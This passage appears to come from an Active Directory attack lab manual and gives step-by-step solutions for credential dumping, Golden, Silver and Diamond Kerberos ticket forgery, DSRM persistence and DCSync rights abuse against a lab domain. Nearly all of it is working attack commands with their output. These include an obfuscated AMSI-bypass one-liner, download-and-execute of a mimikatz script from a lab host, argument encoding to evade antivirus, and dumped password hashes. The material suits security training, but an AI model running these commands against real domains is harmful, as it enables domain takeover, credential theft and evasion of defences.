6366243a657a4ea04e406f1abc27f1ada358ccd0138ec5ca2835067719dc7011
           rc4_hmac_nt       b38ff50264b74508085d82c69794a4d8
           rc4_hmac_old      b38ff50264b74508085d82c69794a4d8
           rc4_md4           b38ff50264b74508085d82c69794a4d8
           rc4_hmac_nt_exp   b38ff50264b74508085d82c69794a4d8
           rc4_hmac_old_exp  b38ff50264b74508085d82c69794a4d8
```

Invoke-Mimi for extracting credentials

We could also use Invoke-Mimi with PSRemoting. Take a session to dcorp-mgmt with PSRemoting.

```
PS C:\AD\Tools> Enter-PSSession -ComputerName dcorp-mgmt
[dcorp-mgmt]: PS C:\Users\srvadmin\Documents> $env:username
dcorp\srvadmin
```

We will be dumping the hashes of dcorp-mgmt server using mimikatz but first let’s disable AMSI on the target server.

```
[dcorp-mgmt]: PS C:\Users\srvadmin\Documents> S`eT-It`em ( 'V'+'aR' +  'IA' +
(('b'+("{1}{0}"-f':1','lE'))+'q2')  + ('uZ'+'x')  ) ( [TYpE](  "{1}{0}"-
F'F','rE'  ) )  ;    (    Get-varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -VaL
)."A`ss`Embly"."GET`TY`Pe"((  "{6}{3}{1}{4}{2}{0}{5}" -
f(('U'+'ti')+'l'),'A',('Am'+'si'),(('.'+'Man')+('ag'+'e')+('me'+'n')+'t.'),('
u'+'to'+(("{1}{0}"-f 'io','mat')+'n.')),'s',(('Sys'+'t')+'em')  )
)."g`etf`iElD"(  ( "{0}{2}{1}" -
f('a'+('ms'+'i')),'d',('I'+('n'+'itF')+('a'+'ile'))  ),(  "{2}{4}{0}{1}{3}" -
f ('S'+('t'+'at')),'i',(('N'+'on')+('Pu'+'bl')+'i'),'c','c,'
))."sE`T`VaLUE"(  ${n`ULl},${t`RuE} )
```

Download and Execute Invoke-Mimiatz as follows:

```
[dcorp-mgmt]: PS C:\Users>iex (iwr http://172.16.100.X/Invoke-Mimi.ps1 -
UseBasicParsing)
```

```
[dcorp-mgmt]: PS C:\Users> Invoke-Mimi -Command '"sekurlsa::ekeys"'

Authentication Id : 0 ; 58866 (00000000:0000e5f2)
Session           : Service from 0
User Name         : svcadmin
Domain            : dcorp
Logon Server      : DCORP-DC
Logon Time        : 3/3/2023 2:39:12 AM
SID               : S-1-5-21-719815819-3726368948-3917688648-1118

         * Username : svcadmin
         * Domain   : DOLLARCORP.MONEYCORP.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac
6366243a657a4ea04e406f1abc27f1ada358ccd0138ec5ca2835067719dc7011
           rc4_hmac_nt       b38ff50264b74508085d82c69794a4d8
           rc4_hmac_old      b38ff50264b74508085d82c69794a4d8
           rc4_md4           b38ff50264b74508085d82c69794a4d8
           rc4_hmac_nt_exp   b38ff50264b74508085d82c69794a4d8
           rc4_hmac_old_exp  b38ff50264b74508085d82c69794a4d8
[snip]
```

Invoke-Mimi for extracting credentials from credentials vault

We can also look for credentials from the credentials vault. Interesting credentials like those used for scheduled tasks are stored in the credential vault. Use the below command:

```
[dcorp-mgmt]: PS C:\Users\mgmtadmin\Documents> Invoke-Mimi -Command
'"token::elevate" "vault::cred /patch"'

[snip]

mimikatz(powershell) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

528     {0;000003e7} 1 D 17429          NT AUTHORITY\SYSTEM     S-1-5-18
(04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;00233056} 0 D 2306311     dcorp\mgmtadmin S-1-5-21-
1874506631-3219952063-538504511-1121   (09g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 2356086     NT AUTHORITY\SYSTEM     S-1-
5-18        (04g,21p)       Impersonation (Delegation)
[snip]
```

Finally, we can use the svcadmin credentials on the student VM using OverPass-the-hash

```
C:\AD\Tools>C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args
%Pwn%/user:svcadmin
/aes256:6366243a657a4ea04e406f1abc27f1ada358ccd0138ec5ca2835067719dc7011
/opsec /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
[snip]
```
The new process starts with the privileges of svcadmin!

Learning Objective 8:

Task

- Extract secrets from the domain controller of dollarcorp.
- Using the secrets of krbtgt account, create a Golden ticket.
- Use the Golden ticket to (once again) get domain admin privileges from a machine.

Solution

From the previous exercise, we have domain admin privileges! Let's use extract all the hashes on the domain controller. Remember that the commands need to be executed from a process running with privileges of DA on your student VM.

Using Rubeus

Run the below command from an elevated command prompt (Run as administrator) to start a process with Domain Admin privileges. Once again, using encoded parameters with ArgSplit.bat:

```
C:\Windows\system32>C:\AD\Tools\ArgSplit.bat
[snip]
C:\Windows\system32>set "Pwn=%u%%v%%w%%x%%y%%z%"
C:\Windows\System32>C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args
%Pwn% /user:svcadmin
/aes256:6366243a657a4ea04e406f1abc27f1ada358ccd0138ec5ca2835067719dc7011
/opsec /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
[snip]
```

Run the below commands from the process running as DA to copy Loader.exe on dcorp-dc and use it to extract credentials:

```
C:\Windows\system32>echo F | xcopy C:\AD\Tools\Loader.exe \\dcorp-
dc\C$\Users\Public\Loader.exe /Y
Does \\dcorp-dc\C$\Users\Public\Loader.exe specify a file name
or directory name on the target
(F = file, D = directory)? F
C:\AD\Tools\Loader.exe
1 File(s) copied

C:\Windows\system32>winrs -r:dcorp-dc cmd
Microsoft Windows [Version 10.0.20348.1249]
(c) Microsoft Corporation. All rights reserved.

C:\Users\svcadmin>netsh interface portproxy add v4tov4 listenport=8080
listenaddress=0.0.0.0 connectport=80 connectaddress=172.16.100.x
netsh interface portproxy add v4tov4 listenport=8080 listenaddress=0.0.0.0
connectport=80 connectaddress=172.16.100.x
```

Use ArgSplit.bat on the student VM to encode "lsadump::lsa":

```
C:\Windows\system32>C:\AD\Tools\ArgSplit.bat
[!] Argument Limit: 180 characters
[+] Enter a string: lsadump::lsa
set "z=h"
set "y=c"
[snip]
```

Copy the generated commands and use it on the winrs session on dcorp-dc:

```
C:\Users\svcadmin>set "y=c"
[snip]
C:\Users\svcadmin>
set "Pwn=%o%%p%%q%%r%%s%%t%%u%%v%%w%%x%%y%%z%"
C:\Users\svcadmin>C:\Users\Public\Loader.exe -path
http://127.0.0.1:8080/SafetyKatz.exe -args "%Pwn% /patch" "exit"
[snip]
mimikatz # lsadump::lsa /patch
Domain : dcorp / S-1-5-21-719815819-3726368948-3917688648

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : af0686cc0ca8f04df42210c9ac980760

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 4e9815869d2090ccfca61c1fe0d23986
[snip]
```

Please note that the krbtgt account password may be changed and the hash you get in your lab instance could be different from the one in this lab manual.

To get NTLM hash and AES keys of the krbtgt account, we can use the DCSync attack. Run the below command from process running as Domain Admin on the student VM. We are using encoded argument for “lsadump::dcsync”:

```
C:\Windows\system32>echo %Pwn%
lsadump::dcsync
```

```
C:\Windows\system32>C:\AD\Tools\Loader.exe -path C:\AD\Tools\SafetyKatz.exe -
args "%Pwn% /user:dcorp\krbtgt" "exit"

[snip]

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 11/11/2022 9:59:41 PM
Object Security ID   : S-1-5-21-719815819-3726368948-3917688648-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 4e9815869d2090ccfca61c1fe0d23986
    ntlm- 0: 4e9815869d2090ccfca61c1fe0d23986
    lm  - 0: ea03581a1268674a828bde6ab09db837

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 6d4cc4edd46d8c3d3e59250c91eac2bd

* Primary:Kerberos-Newer-Keys *
    Default Salt : DOLLARCORP.MONEYCORP.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
154cb6624b1d859f7080a6615adc488f09f92843879b3d914cbcb5a8c3cda848
      aes128_hmac       (4096) : e74fa5a9aa05b2c0b2d196e226d8820e
[snip]
```

Use the below Rubeus command to generate an OPSEC friendly command for Golden ticket. Note that 3 LDAP queries are sent to the DC to retrieve the required information. We will once again use ArgsSplit.bat to encode "golden":

```
C:\AD\Tools>echo %Pwn%
golden

C:\AD\Tools>C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args %Pwn%
/aes256:154cb6624b1d859f7080a6615adc488f09f92843879b3d914cbcb5a8c3cda848
/sid:S-1-5-21-719815819-3726368948-3917688648 /ldap /user:Administrator
/printcmd

[snip]

[*] Action: Build TGT
[*] Trying to query LDAP using LDAPS for user information on domain
controller dcorp-dc.dollarcorp.moneycorp.local

[snip]

[*] Building PAC

[*] Domain         : DOLLARCORP.MONEYCORP.LOCAL (dcorp)
[*] SID            : S-1-5-21-719815819-3726368948-3917688648
[*] UserId         : 500
[*] Groups         : 544,512,520,513
[*] ServiceKey     :
154CB6624B1D859F7080A6615ADC488F09F92843879B3D914CBCB5A8C3CDA848
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] KDCKey         :
154CB6624B1D859F7080A6615ADC488F09F92843879B3D914CBCB5A8C3CDA848
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service        : krbtgt
[*] Target         : dollarcorp.moneycorp.local

[*] Printing a command to recreate a ticket containing the information used
within this ticket

C:\AD\Tools\Rubeus.exe golden
/aes256:154CB6624B1D859F7080A6615ADC488F09F92843879B3D914CBCB5A8C3CDA848
/user:Administrator /id:500 /pgid:513 /domain:dollarcorp.moneycorp.local
/sid:S-1-5-21-719815819-3726368948-3917688648 /pwdlastset:"11/11/2022 6:34:22
AM" /minpassage:1 /logoncount:35 /netbios:dcorp /groups:544,512,520,513
/dc:DCORP-DC.dollarcorp.moneycorp.local
/uac:NORMAL_ACCOUNT,DONT_EXPIRE_PASSWORD
```

Now, use the generated command to forge a Golden ticket. Remember to add **`/ptt`** at the end of the generated command to inject it in the current process. Once the ticket is injected, we can access resources in the domain. Note that we will once again use Loader.exe and ArgsSplit.bat to encode "golden" :

```
C:\AD\Tools>C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args %Pwn%
/aes256:154CB6624B1D859F7080A6615ADC488F09F92843879B3D914CBCB5A8C3CDA848
/user:Administrator /id:500 /pgid:513 /domain:dollarcorp.moneycorp.local
/sid:S-1-5-21-719815819-3726368948-3917688648 /pwdlastset:"11/11/2022 6:34:22
AM" /minpassage:1 /logoncount:35 /netbios:dcorp /groups:544,512,520,513
/dc:DCORP-DC.dollarcorp.moneycorp.local
/uac:NORMAL_ACCOUNT,DONT_EXPIRE_PASSWORD /ptt

[snip]

[+] Ticket successfully imported!
```

```
C:\AD\Tools>winrs -r:dcorp-dc cmd
Microsoft Windows [Version 10.0.20348.2227]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator>set username
set username
USERNAME=Administrator

C:\Users\Administrator>set computername
set computername
COMPUTERNAME=DCORP-DC
```

Using BetterSafetyKatz.exe

We can also use BetterSafetyKatz.exe to create a Golden ticket. Run the below command from an elevated command prompt. Note that we are not using any AV bypass technique here as this is just an example:

```
C:\Windows\system32>C:\AD\Tools\BetterSafetyKatz.exe "kerberos::golden
/User:Administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-
719815819-3726368948-3917688648
/aes256:154cb6624b1d859f7080a6615adc488f09f92843879b3d914cbcb5a8c3cda848
/startoffset:0 /endin:600 /renewmax:10080 /ptt" "exit"

[snip]
User      : Administrator
Domain    : dollarcorp.moneycorp.local (DOLLARCORP)
SID       : S-1-5-21-719815819-3726368948-3917688648
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 154cb6624b1d859f7080a6615adc488f09f92843879b3d914cbcb5a8c3cda848
- aes256_hmac
Lifetime  : 3/3/2023 8:22:56 AM ; 3/3/2023 6:22:56 PM ; 3/10/2023 8:22:56 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ dollarcorp.moneycorp.local' successfully
submitted for current session

mimikatz(commandline) # exit
Bye!

C:\Windows\system32>klist
```

```
Current LogonId is 0:0x40a6f2

Cached Tickets: (1)

#0>     Client: Administrator @ dollarcorp.moneycorp.local
        Server: krbtgt/dollarcorp.moneycorp.local @
dollarcorp.moneycorp.local
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 3/3/2023 8:22:56 (local)
        End Time:   3/3/2023 18:22:56 (local)
        Renew Time: 3/10/2023 8:22:56 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:

C:\Windows\system32>dir \\dcorp-dc\c$
 Volume in drive \\dcorp-dc\c$ has no label.
 Volume Serial Number is 1A5A-FDE2

 Directory of \\dcorp-dc\c$

05/08/2021  12:20 AM    <DIR>          PerfLogs
11/14/2022  10:12 PM    <DIR>          Program Files
05/08/2021  01:40 AM    <DIR>          Program Files (x86)
03/03/2023  08:19 AM    <DIR>          Users
11/11/2022  09:58 PM    <DIR>          Windows
```

Using PowerShell Remoting and Invoke-Mimi.ps1

Start a process with Domain Admin privileges. Run the below command from an elevated shell:

```
C:\Windows\System32> C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
[snip]
C:\Windows\System32>. C:\AD\Tools\Invoke-Mimi.ps1
C:\Windows\System32> Invoke-Mimi -Command '"sekurlsa::pth /user:svcadmin
/domain:dollarcorp.moneycorp.local /ntlm:b38ff50264b74508085d82c69794a4d8
/run:cmd.exe"'
[snip]
```

Run the below commands in the process running as Domain Admin

```
C:\Windows\System32>C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
[snip]
PS C:\Windows\System32> cd C:\AD\Tools
PS C:\AD\Tools> $sess = New-PSSession -ComputerName dcorp-dc
PS C:\AD\Tools> Enter-PSSession $sess
```

```
[dcorp-dc]: PS C:\Users\svcadmin\Documents> S`eT-It`em ( 'V'+'aR' +  'IA' +
(('b'+("{1}{0}"-f':1','lE'))+'q2')  + ('uZ'+'x')  ) ( [TYpE](  "{1}{0}"-
F'F','rE'  ) )  ;    (    Get-varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -VaL
)."A`ss`Embly"."GET`TY`Pe"((  "{6}{3}{1}{4}{2}{0}{5}" -
f(('U'+'ti')+'l'),'A',('Am'+'si'),(('.'+'Man')+('ag'+'e')+('me'+'n')+'t.'),('
u'+'to'+(("{1}{0}"-f 'io','mat')+'n.')),'s',(('Sys'+'t')+'em')  )
)."g`etf`iElD"(  ( "{0}{2}{1}" -
f('a'+('ms'+'i')),'d',('I'+('n'+'itF')+('a'+'ile'))  ),(  "{2}{4}{0}{1}{3}" -
f ('S'+('t'+'at')),'i',(('N'+'on')+('Pu'+'bl')+'i'),'c','c,'
))."sE`T`VaLUE"(  ${n`ULl},${t`RuE} )
[dcorp-dc]: PS C:\Users\svcadmin\Documents> exit
PS C:\AD\Tools> Invoke-Command -FilePath .\Invoke-Mimi.ps1 -Session $sess
PS C:\AD\Tools> Enter-PSSession $sess
[dcorp-dc]: PS C:\Users\svcadmin\Documents> Invoke-Mimi -Command
'"lsadump::lsa /patch"'

[snip]

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : af0686cc0ca8f04df42210c9ac980760

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 4e9815869d2090ccfca61c1fe0d23986
[snip]
```

We can also run the DCSync attack from the process running as DA:

```
PS C:\AD\Tools> Invoke-Mimi -Command '"lsadump::dcsync /user:dcorp\krbtgt"'
[snip]
```

Please note that the krbtgt account password may be changed and the hash you get in your lab instance could be different from the one in this lab manual.

Create a Golden ticket:

```
PS C:\AD\Tools> Invoke-Mimi -Command '"kerberos::golden /User:Administrator
/domain:dollarcorp.moneycorp.local /sid: S-1-5-21-719815819-3726368948-
3917688648 /aes256:
154cb6624b1d859f7080a6615adc488f09f92843879b3d914cbcb5a8c3cda848 /id:500
/groups:512 /startoffset:0 /endin:600 /renewmax:10080 /ptt"'
```

```
[snip]
```

Try accessing the filesystem on the domain controller:

```
PS C:\AD\Tools> ls \\dcorp-dc\c$

      Directory: \\dcorp-dc.dollarcorp.moneycorp.local\c$

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
05/08/2021  12:20 AM    <DIR>          PerfLogs
11/14/2022  10:12 PM    <DIR>          Program Files
05/08/2021  01:40 AM    <DIR>          Program Files (x86)
03/03/2023  08:19 AM    <DIR>          Users
11/11/2022  09:58 PM    <DIR>          Windows
```

We can also run WMI commands on the DC:

```
PS C:\AD\Tools> gwmi -Class win32_computersystem -ComputerName dcorp-dc


Domain              : dollarcorp.moneycorp.local
Manufacturer        : Microsoft Corporation
Model               : Virtual Machine
Name                : DCORP-DC
PrimaryOwnerName    : Windows User
TotalPhysicalMemory : 2146377728
```

Learning Objective 9:

Task

- Try to get command execution on the domain controller by creating silver ticket for:
  - HTTP
  - WMI

Solution

From the information gathered in previous steps we have the hash for machine account of the domain controller (dcorp-dc$). Using the below command, we can create a Silver Ticket that provides us access to the HTTP service of DC.

Please note that the hash of dcorp-dc$ (RC4 in the below command) may be different in the lab. You can also use aes256 keys in place of NTLM hash:

Using Rubeus

```
C:\AD\Tools>C:\AD\Tools\ArgSplit.bat
[!] Argument Limit: 180 characters
[+] Enter a string: silver
C:\AD\Tools>echo %Pwn%
silver
C:\AD\Tools>C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args %Pwn%
/service:http/dcorp-dc.dollarcorp.moneycorp.local
/rc4:c6a60b67476b36ad7838d7875c33c2c3 /sid:S-1-5-21-719815819-3726368948-
3917688648 /ldap /user:Administrator /domain:dollarcorp.moneycorp.local /ptt

[snip]

[*] Building PAC

[*] Domain         : DOLLARCORP.MONEYCORP.LOCAL (dcorp)
[*] SID            : S-1-5-21-719815819-3726368948-3917688648
[*] UserId         : 500
[*] Groups         : 544,512,520,513
[*] ServiceKey     : c6a60b67476b36ad7838d7875c33c2c3
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_MD5
[*] KDCKey         : c6a60b67476b36ad7838d7875c33c2c3
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_MD5
[*] Service        : http
[*] Target         : dcorp-dc.dollarcorp.moneycorp.local

[snip]


[+] Ticket successfully imported!
```

We can check if we go the correct service ticket:

```
C:\AD\Tools>C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args %Pwn%

[snip]

      Server Name       : http/dcorp-dc.dollarcorp.moneycorp.local @
DOLLARCORP.MONEYCORP.LOCAL
      Client Name       : Administrator @ DOLLARCORP.MONEYCORP.LOCAL
      Flags             : pre_authent, renewable, forwardable (40a00000)
```

We have the HTTP service ticket for dcorp-dc, let's try accessing it using winrs. Note that we are using FQDN of dcorp-dc as that is what the service ticket has:

```
C:\AD\Tools>winrs -r:dcorp-dc.dollarcorp.moneycorp.local cmd
Microsoft Windows [Version 10.0.20348.2227]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator>set username
set username
USERNAME=Administrator

C:\Users\Administrator>set computername
set computername
COMPUTERNAME=DCORP-DC
```

Using BetterSafetyKatz for WMI

For accessing WMI, we need to create two tickets - one for HOST service and another for RPCSS. We could also use Rubeus for this but let's use BetterSafetyKatz. Note that we are not using any AV bypass technique here as this is just an example:

Run the below commands from an elevated shell:

```
C:\AD\Tools> C:\AD\Tools\BetterSafetyKatz.exe "kerberos::golden
/User:Administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-
719815819-3726368948-3917688648 /target:dcorp-dc.dollarcorp.moneycorp.local
/service:HOST /rc4:c6a60b67476b36ad7838d7875c33c2c3 /startoffset:0 /endin:600
/renewmax:10080 /ptt" "exit"
[snip]
```

Inject a ticket for RPCSS:

```
C:\AD\Tools> C:\AD\Tools\BetterSafetyKatz.exe "kerberos::golden
/User:Administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-
719815819-3726368948-3917688648 /target:dcorp-dc.dollarcorp.moneycorp.local
```

```
/service:RPCSS /rc4:c6a60b67476b36ad7838d7875c33c2c3 /startoffset:0
/endin:600 /renewmax:10080 /ptt" "exit"
[snip]
```

Check if the tickets are present.

```
C:\Windows\system32>klist

Current LogonId is 0:0x40a6f2

Cached Tickets: (2)

#0>     Client: Administrator @ dollarcorp.moneycorp.local
        Server: RPCSS/dcorp-dc.dollarcorp.moneycorp.local @
dollarcorp.moneycorp.local
[snip]
#1>     Client: Administrator @ dollarcorp.moneycorp.local
        Server: HOST/dcorp-dc.dollarcorp.moneycorp.local @
dollarcorp.moneycorp.local
[snip]
```

Now, try running WMI commands on the domain controller:

```
C:\Windows\system32>C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat

[snip]

PS C:\AD\Tools> Get-WmiObject -Class win32_operatingsystem -ComputerName
dcorp-dc

SystemDirectory : C:\Windows\system32
Organization    :
BuildNumber     : 20348
RegisteredUser  : Windows User
SerialNumber    : 00377-60000-00000-AA730
Version         : 10.0.20348
```

Learning Objective 10:

Task

- Use Domain Admin privileges obtained earlier to execute the Diamond Ticket attack.

Solution

We can simply use the following Rubeus command to execute the attack. Note that the command needs to be run from an elevated shell (Run as administrator). We take the usual OPSEC care of using Loader and ArgSplit to encode the arguments:

```
C:\Windows\system32> echo %Pwn%
diamond
C:\Windows\system32>C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args
%Pwn%
/krbkey:154cb6624b1d859f7080a6615adc488f09f92843879b3d914cbcb5a8c3cda848
/tgtdeleg /enctype:aes /ticketuser:administrator
/domain:dollarcorp.moneycorp.local /dc:dcorp-dc.dollarcorp.moneycorp.local
/ticketuserid:500 /groups:512 /createnetonly:C:\Windows\System32\cmd.exe
/show /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.1

[*] Action: Diamond Ticket

[*] Showing process : True
[*] Username        : KR8JDERI
[*] Domain          : P1FQS6S0
[*] Password        : MJ22WZ3A
[+] Process         : 'C:\Windows\System32\cmd.exe' successfully created with
LOGON_TYPE = 9
[+] ProcessID       : 4408
[+] LUID            : 0x11b983e
[snip]
```

Access the DC using winrs from the new spawned process!

```
C:\Windows\system32>winrs -r:dcorp-dc cmd
Microsoft Windows [Version 10.0.20348.1249]
(c) Microsoft Corporation. All rights reserved.
```

```
C:\Users\Administrator>set username
Set username
USERNAME=administrator
```

Learning Objective 11:

Task

- Use Domain Admin privileges obtained earlier to abuse the DSRM credential for persistence.

Solution

We can persist with administrative access on the DC once we have Domain Admin privileges by abusing the DSRM administrator. With the domain admin privileges obtained earlier, run the following commands on the DC to open a PowerShell remoting session. As always, remember that we could use other tools like SafetyKatz, BetterSafetyKatz etc.

```
PS C:\AD\Tools\> $sess = New-PSSession dcorp-dc
PS C:\AD\Tools\> Enter-PSSession -Session $sess
[dcorp-dc]: PS C:\Users\svcadmin\Documents> S`eT-It`em ( 'V'+'aR' +  'IA' +
(('b'+("{1}{0}"-f':1','lE'))+'q2')  + ('uZ'+'x')  ) ( [TYpE](  "{1}{0}"-
F'F','rE'  ) )  ;    (    Get-varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -VaL
)."A`ss`Embly"."GET`TY`Pe"((  "{6}{3}{1}{4}{2}{0}{5}" -
f(('U'+'ti')+'l'),'A',('Am'+'si'),(('.'+'Man')+('ag'+'e')+('me'+'n')+'t.'),('
u'+'to'+(("{1}{0}"-f 'io','mat')+'n.')),'s',(('Sys'+'t')+'em')  )
)."g`etf`iElD"(  ( "{0}{2}{1}" -
f('a'+('ms'+'i')),'d',('I'+('n'+'itF')+('a'+'ile'))  ),(  "{2}{4}{0}{1}{3}" -
f ('S'+('t'+'at')),'i',(('N'+'on')+('Pu'+'bl')+'i'),'c','c,'
))."sE`T`VaLUE"(  ${n`ULl},${t`RuE} )
[dcorp-dc]: PS C:\Users\svcadmin\Documents>exit
```

Load the Invoke-Mimi script in the session, Run the below command on local machine:

```
 PS C:\AD\Tools\> Invoke-Command -FilePath C:\AD\Tools\Invoke-Mimi.ps1 -
Session $sess
```

We will extract the credentials from the SAM file from the DC. The Directory Services Restore Mode (DSRM) password is mapped to the local Administrator on the DC:

```
 PS C:\AD\Tools> Enter-PSSession -Session $sess

[dcorp-dc]: PS C:\Users\svcadmin\Documents> Invoke-Mimi -Command
'"token::elevate" "lsadump::sam"'

  .#####.   mimikatz 2.2.0 (x64) #19041 Dec 23 2022 18:36:14
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

620     {0;000003e7} 1 D 19120          NT AUTHORITY\SYSTEM     S-1-5-18
(04g,21p)       Primary
```

```
 -> Impersonated !
 * Process Token : {0;0084a269} 0 D 8693174     dcorp\Administrator     S-1-
5-21-719815819-3726368948-3917688648-500   (12g,26p)        Primary
 * Thread Token  : {0;000003e7} 1 D 8881623     NT AUTHORITY\SYSTEM     S-1-
5-18        (04g,21p)       Impersonation (Delegation)

mimikatz(powershell) # lsadump::sam
Domain : DCORP-DC
SysKey : bab78acd91795c983aef0534e0db38c7
Local SID : S-1-5-21-627273635-3076012327-2140009870

SAMKey : f3a9473cb084668dcf1d7e5f47562659

RID  : 000001f4 (500)
User : Administrator
Hash NTLM: a102ad5753f4c441e3af31c97fad86fd
[snip]
```

The DSRM administrator is not allowed to logon to the DC from network. So we need to change the logon behavior for the account by modifying registry on the DC. We can do this as follows:

```
[dcorp-dc]: PS C:\Users\svcadmin\Documents> New-ItemProperty
"HKLM:\System\CurrentControlSet\Control\Lsa\" -Name "DsrmAdminLogonBehavior"
-Value 2 -PropertyType DWORD
```

Now from our local system we can just pass the hash for the DSRM administrator:

```
PS C:\AD\Tools\Tools> Invoke-Mimi -Command '"sekurlsa::pth /domain:dcorp-dc
/user:Administrator /ntlm:a102ad5753f4c441e3af31c97fad86fd
/run:powershell.exe"'

[snip]

mimikatz(powershell) # sekurlsa::pth /domain:dcorp-dc /user:Administrator
/ntlm:a102ad5753f4c441e3af31c97fad86fd  /run:powershell.exe
user   : Administrator
domain  : dcorp-dc
program : powershell.exe
impers. : no
NTLM   : a102ad5753f4c441e3af31c97fad86fd
[snip]
```

We can now access the dcorp-dc directly from the new session.

```
PS C:\Windows\System32> ls \\dcorp-dc.dollarcorp.moneycorp.local\c$

      Directory: \\dcorp-dc.dollarcorp.moneycorp.local\c$
```

```
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
05/08/2021  12:20 AM    <DIR>          PerfLogs
11/14/2022  10:12 PM    <DIR>          Program Files
05/08/2021  01:40 AM    <DIR>          Program Files (x86)
03/03/2023  08:19 AM    <DIR>          Users
11/11/2022  09:58 PM    <DIR>          Windows
```

Learning Objective 12:

Task

- Check if studentx has Replication (DCSync) rights.
- If yes, execute the DCSync attack to pull hashes of the krbtgt user.
- If no, add the replication rights for the studentx and execute the DCSync attack to pull hashes of the krbtgt user.

Solution

We can check if studentx has replication rights using the following commands:

```
C:\AD\Tools> C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
[snip]
PS C:\AD\Tools> . C:\AD\Tools\PowerView.ps1
PS C:\AD\Tools> Get-DomainObjectAcl -SearchBase
"DC=dollarcorp,DC=moneycorp,DC=local" -SearchScope Base -ResolveGUIDs |
?{($_.ObjectAceType -match 'replication-get') -or ($_.ActiveDirectoryRights -
match 'GenericAll')} | ForEach-Object {$_ | Add-Member NoteProperty
'IdentityName' $(Convert-SidToName $_.SecurityIdentifier);$_} |
?{$_.IdentityName -match "studentx"}
```

If the studentx does not have replication rights, let's add the rights.
Start a process as Domain Administrator by running the below comman from an elevated command prompt:

```
C:\AD\Tools>echo %Pwn%
asktgt
C:\AD\Tools>C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args %Pwn%
/user:svcadmin
/aes256:6366243a657a4ea04e406f1abc27f1ada358ccd0138ec5ca2835067719dc7011
/opsec /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
[snip]
```

Run the below commands in the new process. Remember to change studentx to your user:

```
C:\Windows\system32>C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
[snip]
PS C:\Windows\system32> . C:\AD\Tools\PowerView.ps1
PS C:\Windows\system32> Add-DomainObjectAcl -TargetIdentity
'DC=dollarcorp,DC=moneycorp,DC=local' -PrincipalIdentity stu
dentx -Rights DCSync -PrincipalDomain dollarcorp.moneycorp.local -
TargetDomain dollarcorp.moneycorp.local -Verbose
[snip]
VERBOSE: [Add-DomainObjectAcl] Granting principal
CN=studentx,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local 'DCSync' on
DC=dollarcorp,DC=moneycorp,DC=local
[snip]
```

Let’s check for the rights once again from a normal shell:

```
PS C:\AD\Tools> Get-DomainObjectAcl -SearchBase
